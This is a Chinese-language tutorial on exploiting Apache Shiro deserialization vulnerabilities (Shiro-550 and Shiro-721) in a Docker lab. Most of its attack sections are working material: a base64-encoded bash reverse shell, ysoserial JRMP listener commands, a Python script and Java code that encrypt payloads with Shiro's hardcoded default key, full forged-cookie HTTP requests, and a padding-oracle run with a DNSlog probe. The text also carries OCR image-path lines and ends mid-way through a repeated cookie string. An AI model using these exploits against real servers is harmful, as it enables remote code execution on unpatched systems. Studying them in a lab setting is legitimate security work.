Shiro反序列化漏洞总结

Apache Shiro是一个强大易用的Java安全框架，提供了认证、授权、加密和会话管理等功能。Shiro框架直观、易用，同时也能提供健壮的安全性。

- 1、Shiro rememberMe反序列化漏洞（Shiro-550）
  - 1.1 漏洞原理
  - 1.2 影响版本
  - 1.3 漏洞特征
  - 1.4 漏洞利用
    - 1.4.1 利用方式一：反弹shell
    - 1.4.2 利用方式二：写入文件
- 2、Shiro Padding Oracle Attack（Shiro-721）
  - 2.1 漏洞原理
  - 2.2 影响版本
  - 2.3 漏洞利用
- 3、一键自动化漏洞利用
  - 3.1 Shiro-550
  - 3.2 Shiro-721

1、Shiro rememberMe反序列化漏洞（Shiro-550）

1.1 漏洞原理：

Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏洞。

那么，Payload产生的过程：

命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值

在整个漏洞利用过程中，比较重要的是AES加密的密钥，如果没有修改默认的密钥那么就很容易就知道密钥了,Payload构造起来也是十分的简单。

1.2 影响版本：Apache Shiro < 1.2.4

1.3 特征判断：返回包中包含rememberMe=deleteMe字段。

1.4 漏洞利用

环境搭建

```
获取docker镜像
docker pull medicean/vulapps:s_shiro_1

启动docker镜像：
docker run -d -p 8080:8080 medicean/vulapps:s_shiro_1
```

工具准备

1、maven配置

```
sudo wget  https://mirrors.tuna.tsinghua.edu.cn/apache/maven/maven-3/3.6.3/binaries/apache-maven-3.6.3-bin.tar.gz
tar -zxvf apache-maven-3.6.3-bin.tar.gz
sudo mv apache-maven-3.6.3 /usr/local/maven3

在/etc/profile末尾添加maven环境变量:

export M2_HOME=/usr/local/maven3
export PATH=$PATH:$JAVA_HOME/bin:$M2_HOME/bin

source /etc/profile
```

2、下载ysoserial并打包

```
git clone https://github.com/frohoff/ysoserial.git
cd ysoserial
mvn package -D skipTests
```

生成的工具在ysoserial/target文件中。

1、检查是否存在默认的key。

这里我们使用一个 Shiro_exploit，获取key

Github项目地址：https://github.com/insightglacier/Shiro_exploit

```
python shiro_exploit.py -u http://192.168.172.129:8080
```

通过获取到的key，常见的漏洞利用方式有两种：反弹shell和写入文件。

漏洞利用方式一：反弹shell

1、制作反弹shell代码

监听本地端口

```
nc -lvp 1234
```

Java Runtime 配合 bash 编码，

在线编码地址：http://www.jackson-t.ca/runtime-exec-payloads.html

```
bash -i >& /dev/tcp/192.168.172.133/1234 0>&1

bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|
{bash,-i}
```

2、通过ysoserial中JRMP监听模块，监听6666端口并执行反弹shell命令。

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 6666
CommonsCollections4 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|{bash,-i}'
```

3、使用shiro.py 生成Payload

```
python shiro.py 192.168.172.133:6666
```


```
root@kali:~/target# python shiro.py 192.168.172.133:6666
rememberMe=X6Uu6hhVS7GIlYcWEjLGmuyJHwDddcwPgUY3pbi2pzCfQjO5jl12lmBNCEYaQI3S7bbfqahNZtUx+Z1/V2bL4drVnZYYVbsPDPMxbD7nx1
8zYt6n8Ts2BOAZWyTbRvONjYHqZluCHW6iwHlR084imVu3nQVRqoEIV8etm/Wp3PMsJ5g8UdrA0Y1+tXIdw0u6alF9S2vFWPMHJKnuxwJYB+qPd8ulSAF
iBkYarrIm0l0rHPdlnS2R0vuUGxCkLW/hYq+fUhCNaB8xAL+QoP6sSY39Vun3k+wlzZIuSL38O8hPdbTFUbKmysuo43fecPW6Yiwm/2BUU/OZE9Ddw+ap
jUdpj152ovaXbv4AVJaiIKKdflScKDOlAUbWycsWlXeYCN67u5UWdl0OiHUc5k/VCg==
```

shiro.py代码如下：


```
import sys
import uuid
import base64
import subprocess
from Crypto.Cipher import AES
def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'JRMPClient', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
    iv = uuid.uuid4().bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext

if __name__ == '__main__':
```

```
    payload = encode_rememberme(sys.argv[1])
print "rememberMe={0}".format(payload.decode())
```


4、构造数据包，伪造cookie，发送Payload.



nc监听端口，shell成功反弹：



java监听接口，查看服务器连接情况：



漏洞利用方式二：写入文件

1、生成poc.ser文件

```
sudo java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "touch /tmp/success" > poc.ser
```

2、使用Shiro内置的默认密钥对Payload进行加密：

java调试：

调试代码：

```
package shiro;

import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.codec.CodecSupport;
import org.apache.shiro.util.ByteSource;
import org.apache.shiro.codec.Base64;
import org.apache.shiro.io.DefaultSerializer;

import java.nio.file.FileSystems;
import java.nio.file.Files;
import java.nio.file.Paths;

public class TestRemember {
    public static void main(String[] args) throws Exception {
        byte[] payloads =
Files.readAllBytes(FileSystems.getDefault().getPath("d://poc.ser"));

        AesCipherService aes = new AesCipherService();
        byte[] key = Base64.decode(CodecSupport.toBytes("kPH+bIxk5D2deZiIxcaaaA=="));

        ByteSource ciphertext = aes.encrypt(payloads, key);
        System.out.printf(ciphertext.toString());
    }
}
```

3、发送rememberMe Cookie，即可成功执行命令。

```
POST /doLogin HTTP/1.1
Host: 192.168.99.242:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.99.242:8080/login;jsessionid=75238B15F83316F41AB9F8DEB6740290
Cookie: JSESSIONID=75238B15F83316F41AB9F8DEB6740290;
rememberMe=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
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=admin
```

在目标服务器/tmp目录下，生成success文件。

```
root@c986e1de6bba:/tmp# ls
hsperfdata_root  tomcat-docbase.6727731163762489878.8080  tomcat.12155463837016995 79.8080
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp# ls
hsperfdata_root  success  tomcat-docbase.6727731163762489878.8080  tomcat.12155463837016995 79.8080
```

2、Shiro Padding Oracle Attack（Shiro-721）

漏洞原理：

由于Apache Shiro cookie中通过 AES-128-CBC 模式加密的rememberMe字段存在问题，用户可通过Padding Oracle 加密生成的攻击代码来构造恶意的rememberMe字段，并重新请求网站，进行反序列化攻击，最终导致任意代码执行。

影响版本：Apache Shiro < 1.4.2版本。

漏洞利用：

1、登录Shiro网站，从cookie中获得rememberMe字段的值。

```
GET /samples-web-1.4.1/ HTTP/1.1
Host: 192.168.172.133:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.172.133:8080/samples-web-1.4.1/login.jsp
Cookie: JSESSIONID=1c106200-cd31-4cb5-a010-be74952da147;
rememberMe=ZTeHa8yeSYevzcMZxx1YVjD2VqsktmPO/RDgn3tYaDSS1CkJyjeEFxlPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSyIv0NzZJRpBl3jADAiT30M+lkSpYxyGq1e7RAHDz9ltxn4HgAewyAl7mjG+AuysMSEq3lrCmsdoktHewtU9QG+fB7X1kiVVzGelrJNmXxARcbH3mqjW074jM/0PFZqD3JzRncyonCqDaJgdx4/fUrCD612QwOUgwbbXhPchbblMg26r1udiyNYmK0ABtlOJEfSGcmrUJW9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFcL6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMO0Ec4ULWSXmHwj+De2EbncbA8eLLYFkdX78bK/y2bJj5NBlcreCH/QCpqc7GUI5tKjNJwNlX2eWFNt8CrnN1wwfT2dlV8ChexTzcABv34eQ+NqAxV+eshu
Connection: close
Upgrade-Insecure-Requests: 1
```

2、利用DNSlog探测，通过ysoserial工具payload。

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "ping 75bbot.dnslog.cn" > payload.class
```

3、使用rememberMe值作为prefix，加载Payload，进行Padding Oracle攻击。

github项目地址：https://github.com/longofo/PaddingOracleAttack-Shiro-721

使用示例：


```
java -jar PaddingOracleAttack.jar targetUrl rememberMeCookie blockSize payloadFilePath
```

```
D:\PaddingOracleAttack-Shiro-721>java -jar PaddingOracleAttack-1.0-SNAPSHOT.jar http://192.168.172.133:8080/samples-web-1.4.1/ ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpB13jADAiT3OM+IkSpYxyGq1e7RAHDz9ktxn4HgAewyA17mjG+AuysMSEq31rCmsdoktHewtU9QG+fB7X1kiVVzGeIrJNmXxARcbH3mqW074jM/OPFZZqD3JzRncyonCqDaJgdx4/1UrCD612QwOUgwbbXhPchbb1Mg26r1udiyNYmK0ABt1OJEfSGcmrUJW9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFcL6h5orn+BHB6YsE7OSksNVv7SxTw0kdNyRvZcDhWMOOEc4ULW5XmHwj+De2EbncbA8eLLYFkdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKjN/wNIX2eWFNt8CrnN1wwfT2d1V8ChexTzcABv34eQ+NqAxV+eshu 16 payload.class
```

爆破成功，输出Result：

```
[INFO ] 2020-07-05 01:19:54,878 method:com.longofo.Poracle.encrypt(Poracle.java:148)
Generate payload success, send request count => 359060
[INFO ] 2020-07-05 01:19:54,881 method:com.longofo.Poracle.main(Poracle.java:188)
Result => 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